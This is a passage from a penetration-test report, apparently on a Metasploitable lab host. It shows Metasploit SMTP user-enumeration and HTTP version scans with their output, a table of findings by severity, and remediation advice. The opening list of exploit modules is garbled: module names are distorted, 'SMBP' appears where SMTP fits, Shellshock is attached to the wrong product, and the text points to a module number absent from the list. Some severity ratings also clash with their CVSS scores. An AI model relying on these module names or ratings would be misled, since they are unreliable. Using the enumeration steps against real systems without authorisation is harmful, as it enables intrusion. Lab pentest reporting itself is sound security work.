11	exploit/linux/smb/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
12	exploit/linux/smb/axievo_dovecot_exec	2007-03-03	excellent	Yes	AXIEVO Dovecot Daemon Incorrect Configuration Command Injection
13	exploit/linux/smb/axievo_Ethosbyname_bof	2005-01-27	great	Yes	Exim CRASH (t1lib) Buffer Overflow
14	exploit/linux/smb/haraka	2007-01-26	excellent	Yes	Haraka SMTP Command Injection
15	exploit/unix/local/openbsd_ipoob_read_lpe	2020-02-24	average	No	OpenBSD ipoob Read Local Privilege Escalation
16	exploit/unix/smb/clamav_milter_blackhole	2007-08-24	excellent	No	ClamAV Milter Blackhole-Mode Remote Code Execution
17	exploit/unix/smb/exim_string_format	2010-12-07	excellent	No	Exim string format Function Heap Buffer Overflow
18	exploit/unix/smb/morris_sendmail_debug	1988-11-02	average	Yes	Morris Worm sendmail Debug Mode Shell Escape
19	exploit/unix/http/openmediavine_from_rce	2008-01-28	excellent	Yes	OpenMediaVine Mail FROM Remote Code Execution
20	exploit/unix/http/mercury_crash_mfd	2007-09-01	great	Yes	Mercury Mail Crash Validation Buffer Overflow (Shellshock)
21	exploit/unix/http/openssl_email_smtp_plugin	2007-09-09	normal	No	OpenSSL Mail SMTP Plugin Command Execution (SMBP)
22	exploit/windows/browser/communicrypt_mail_activer	2010-05-19	great	No	Communicrypt Mail 1.16 SMBP ActiveX Stack Buffer Overflow
23	exploit/windows/browser/oracle_dc_submittoexpress	2009-08-28	normal	No	Oracle Document Capture 10g ActiveX Control Buffer Overflow
24	exploit/windows/email/ms07_011_anloadimage_chunksz	2007-03-28	great	No	Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (SMBP)
25	exploit/windows/http/daemono_worldclient_formraw	2003-12-29	great	Yes	Daemo Worldclient formRaw.cgi Stack Buffer Overflow
26	exploit/windows/http/malcarries_stp_ehlo	2004-10-26	good	Yes	TABS MailCarrier v2.51 SMBP EHLO Overflow
27	exploit/windows/irc/mercury_crash_md5	2007-08-18	great	Yes	Mercury Mail SMBP AUTH CRAM-MD5 Buffer Overflow
28	exploit/windows/http/mercury_crash_xchch00_xchch50	2007-09-01	great	Yes	Mercury Mail SMBP AUTH CRAM-MD5 Buffer Overflow
29	exploit/windows/http/qjtar_zsh_b64	2013-10-31	normal	Yes	QJtar Communicator 3.00 Mini SMBP Buffer Overflow
30	exploit/windows/http/sysusage_client_bof	2017-02-28	normal	Yes	SysUsage SMBP Validation Buffer Overflow
31	exploit/windows/http/mailserver	2005-07-11	average	No	SoftiCom MailServer 1.0 Buffer Overflow
32	exploit/windows/http/yopps_overflow	2004-09-27	average	Yes	YOPPS 0.6 Buffer Overflow
33	exploit/windows/ssl/ms04_011_pct	2004-04-13	average	No	MS04-011 Microsoft Private Communications Transport Overflow
34	post/windows/gather/credentials/outlook		normal	No	Windows Gather Microsoft Outlook Saved Password Extraction

Among those modules, I'm going to use the **Module Number 5** which is the **SMTP Enumeration**.

According to the description, this is an **User Enumeration Utility**. So that we can extract the user-related details.

```
msf6 auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
----      -----           -----      -----
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' 
RPORT          25           yes        The target port (TCP)
THREADS         1            yes        The number of concurrent threads (max one per host)
UNIXONLY        true          yes        Skip Microsoft banned servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes        The file that contains a list of probable users accounts.
```

In here, “**RHOSTS**” is the only mandatory thing, that we need to set.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
----      -----           -----      -----
RHOSTS          192.168.56.100    yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' 
RPORT          25           yes        The target port (TCP)
THREADS         1            yes        The number of concurrent threads (max one per host)
UNIXONLY        true          yes        Skip Microsoft banned servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes        The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.100:25  - 192.168.56.100:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.100:25  - 192.168.56.100:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.100:25  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see in the above image, it has provided us with the different users that are found. So those can be considered as the **Existing System Users**.

So we can use those information later, specially when BruteForcing.

Now, let's move on to exploit the **http** service which is running on **port 80**.

Among those modules, I'm going to use the module **HTTP Version**.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > use auxiliary/scanner/http/http_version  
msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http_version):

Name	Current	Setting	Required	Description
Proxies		no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes		The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes		The target port (TCP)
SSL	false	no		Negotiate SSL/TLS for outgoing connections
THREADS	1	yes		The number of concurrent threads (max one per host)
VHOST		no		HTTP server virtual host

In here, “**RHOSTS**” is the only mandatory thing, that we need to set.

```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
----      -----          -----      -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.56.100  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT            80        yes       The target port (TCP)
SSL              false      no        Negotiate SSL/TLS for outgoing connections
THREADS          1         yes       The number of concurrent threads (max one per host)
VHOST           None       no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > run


[+] 192.168.56.100:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see, it gives us the **Apache Version** that the http service is running on. It also provides the **PHP Version** too.

Summary of the Results & Conclusion

As the final outcome of this extensive penetration test, I was able to identify several issues of concern. Throughout this entire report, I have provided the necessary descriptions & attack vectors of each testing category.

Below 3-D pie chart outlines the host executive summary of the identified vulnerabilities.



The below table demonstrates the breakdown of the vulnerabilities identified based on category & severity of risk.

Vulnerability	Severity	CVSS v3.0 Score
Apache Tomcat AJP Connector Request Injection (Ghostcat)	CRITICAL	7.5
Unsupported Web Server Detection	CRITICAL	7.5
Bind Shell Backdoor Detection	CRITICAL	10.0
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	CRITICAL	10.0
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	CRITICAL	10.0
Unix Operating System Unsupported Version Detection	CRITICAL	10.0
VNC Server 'password' Password	CRITICAL	10.0
ISC BIND Denial of Service	HIGH	7.8
SSL Version 2 and 3 Protocol Detection	HIGH	7.1
Samba Badlock Vulnerability	HIGH	6.8
ISC BIND Service Downgrade / Reflected DoS	HIGH	5.0
NFS Shares World Readable	HIGH	5.0
SSL Medium Strength Cipher Suites Supported (SWEET32)	HIGH	5.0
SSL Certificate Cannot Be Trusted	MEDIUM	6.4
SSL Self-Signed Certificate	MEDIUM	6.4
TLS Version 1.0 Protocol Detection	MEDIUM	6.1
Unencrypted Telnet Server	MEDIUM	5.8
Apache Tomcat Default Files	MEDIUM	5.0
HTTP TRACE / TRACK Methods Allowed	MEDIUM	5.0
SMB Signing not required	MEDIUM	5.0
SSL Certificate Expiry	MEDIUM	5.0

SSL Certificate with Wrong Hostname	MEDIUM	5.0
SSH Weak Algorithms Supported	MEDIUM	4.3
SSL RC4 Cipher Suites Supported (Bar Mitzvah)	MEDIUM	4.3
SSL Weak Cipher Suites Supported	MEDIUM	4.3
SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)	MEDIUM	4.3
SSLv3 Padding Oracle on Downgraded Legacy Encryption Vulnerability (POODLE)	MEDIUM	4.3
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS	MEDIUM	4.0
SMTP Service STARTTLS Plaintext Command Injection	MEDIUM	4.0
SSL Anonymous Cipher Suites Supported	MEDIUM	2.6
SSH Server CBC Mode Ciphers Enabled	LOW	2.6
SSH Weak MAC Algorithms Enabled	LOW	2.6
SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)	LOW	2.6
X Server Detection	LOW	2.6

So as a result of this reconnaissance & exploitation process, the overall risk identified to Reventure Solutions (pvt) Ltd company's system is **High**. Several direct paths which lead to full system compromises were discovered.

Recommendations

- 1) Hide the version number of BIND by using the 'version' directive in the 'options' section in named.conf.
- 2) Make sure use of this software is done in accordance with your organization's security policy and filter incoming traffic to the port.
- 3) Restrict access to the port. If the X11 client/server facility is not used, disable TCP support in X11 entirely (-nolisten tcp).
- 4) Disable services which are not needed or restrict access to internal hosts only if the service is available externally.
- 5) Protect your target with an IP filter.
- 6) Purchase or generate a new SSL certificate to replace the existing one.
- 7) Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.
- 8) Reconfigure the affected application, if possible to avoid the use of weak ciphers.
- 9) Limit incoming traffic to this port if desired.
- 10) Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.
- 11) Upgrade to a version of the Unix operating system that is currently supported.
- 12) Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.